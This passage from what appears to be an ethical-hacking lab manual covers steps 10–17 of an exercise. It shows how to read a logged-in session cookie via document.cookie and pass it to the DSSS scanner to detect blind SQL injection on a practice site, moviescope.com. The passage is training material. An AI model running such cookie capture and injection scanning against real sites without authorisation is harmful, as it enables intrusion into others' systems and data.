
10. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.
11. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.



12. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



13. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.




14. Switch to a terminal window and type **python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 13]"** and press Enter.

    Note: In this command, **-u** specifies the target URL and **--cookie** specifies the HTTP cookie header value.


```
┌─[root@parrot]─[/home/attacker/DSSS]
└──╼ #python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8w
ro=; ui-tabs-1=0"
```

15. The above command causes DSSS to scan the target website for SQL injection vulnerabilities.

16. The result appears, showing that the target website (**www.moviescope.com**) is vulnerable to blind SQL injection attacks. The vulnerable link is also displayed, as shown in the screenshot.




17. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**.

